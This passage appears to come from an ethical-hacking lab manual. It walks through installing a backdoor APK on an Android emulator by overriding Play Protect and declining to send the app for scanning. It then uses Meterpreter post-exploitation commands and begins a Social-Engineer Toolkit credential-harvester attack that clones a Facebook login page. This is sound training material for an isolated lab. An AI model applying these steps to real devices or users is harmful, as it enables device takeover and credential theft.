


Figure 1.1.10: Navigate to the share page

20. After the download finishes, a notification appears at the bottom of the browser window. Click **Open** to open the application.

Figure 1.1.11: Open the downloaded Backdoor.apk

21. A **MainActivity** screen appears; click **Next**, and then **Install**.

Figure 1.1.12: MainActivity screen

22. A **Blocked by Play Protect** pop-up appears; click **INSTALL ANYWAY**.

Figure 1.1.13: Blocked by Play Protect pop-up

23. A **Send app for scanning?** pop-up appears; click **DON'T SEND**.




Figure 1.1.14: Send app for scanning? pop-up

24. After the application installs successfully, an **App installed** notification appears; click **OPEN**.

Figure 1.1.15: App installed notification

TASK 1.5

Perform Post Exploitation

25. Switch back to the **Parrot Security** virtual machine. The **meterpreter** session has been opened successfully, as shown in the screenshot.

Note: In this case, **10.10.10.14** is the IP address of the victim machine (**Android Emulator**). The IP addresses may vary in your lab environment.




Figure 1.1.16: Meterpreter Session Launched

Type **sessions -i 1** and press **Enter**. The **Meterpreter** shell is launched as shown in the screenshot.

Note: In this command, **1** specifies the number of the session.

26. Type **sysinfo** and press **Enter**. Issuing this command displays the information the target machine such as computer name, OS, etc.




Figure 1.1.17: Collecting system information

27. Type **ipconfig** and press **Enter** to display the victim machine's network interfaces, IP address (IPv4 and IPv6), MAC address, etc. as shown in the screenshot.




Figure 1.1.18: Network configuration of the victim's machine

28. Type **pwd** and press **Enter** to view the current or present working directory on the remote (target) machine.




Figure 1.1.19: Find the present working directory (PWD)

29. Type **cd /sdcard** to change the current remote directory to **sdcard**.

Note: The **cd** command changes the current remote directory.

30. Now, type **pwd** and press **Enter**. You will observe that the present working directory has changed to **sdcard**, that is, **/storage/emulated/0**.




Figure 1.1.20: Change the PWD to sdcard

31. Now, still in the Meterpreter session, type **ps** and press **Enter** to view the processes running in the target system.

Note: The list of running processes might differ in your lab environment.




Figure 1.1.21: View running processes

Note: Because of poor security settings and a lack of awareness, if an individual in an organization installs a backdoor file on their device, the attacker gains control of the device. The attacker can then perform malicious activities such as uploading worms, downloading data, and spying on the user's keystrokes, which can reveal sensitive information related to the organization as well as the victim.

32. This concludes the demonstration of how to hack an Android device by creating binary payloads using Parrot Security.

33. Close all open windows and document all the acquired information.

34. Turn off the **Parrot Security** and **Android** virtual machines.

TASK 2

Harvest Users' Credentials using the Social-Engineer Toolkit

In this task, we will sniff Facebook credentials on the Android platform using SET.

TASK 2.1

Launch SET

1. Turn on the **Parrot Security** and **Android** virtual machines.
2. Log in to the **Parrot Security** virtual machine.
3. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Exploitation Tools → Social Engineering → social engineering toolkit**.
4. A **Terminal window** appears, in the **[sudo] password for attacker** field, type **toor** and press **Enter**.

Note: The password that you type will not be visible.

5. Type **y** and press **Enter** to agree to the terms of services.
6. The **SET** menu appears, as shown in the screenshot. Type **1** and press **Enter** to choose **Social-Engineering Attacks**.

The Social-Engineer Toolkit (SET) is an open-source, Python-driven tool that enables penetration testing via social engineering. It is a generic exploit that can be used to carry out advanced attacks against human targets in order to get them to offer up sensitive information.

Figure 1.2.1: SET main menu

7. A list of options for **Social-Engineering Attacks** appears; type **2** and press **Enter** to choose **Website Attack Vectors**.

🗁 SET categorizes attacks according to the attack vector used to trick people such as email, web, or USB. The toolkit attacks human weakness, exploiting people's trust, fear, avarice, or helping natures.




Figure 1.2.2: Choosing Website Attack Vectors

🗁 Because numerous kinds of attacks can be launched using SET, it is a must-have tool for penetration testers to check for vulnerabilities. In fact, it is the standard for social-engineering penetration tests and is supported heavily by the security community.

8. A list of **Website Attack Vector** options appears; type **3** and press **Enter** to choose **Credential Harvester Attack Method**.

Figure 1.2.3: Choosing Credential Harvester Attack Method

TASK 2.2

Create a Cloned Website

9. Now, we need to create a clone of the Facebook login page. Type **2** and press **Enter** to choose **Site Cloner** from the menu.

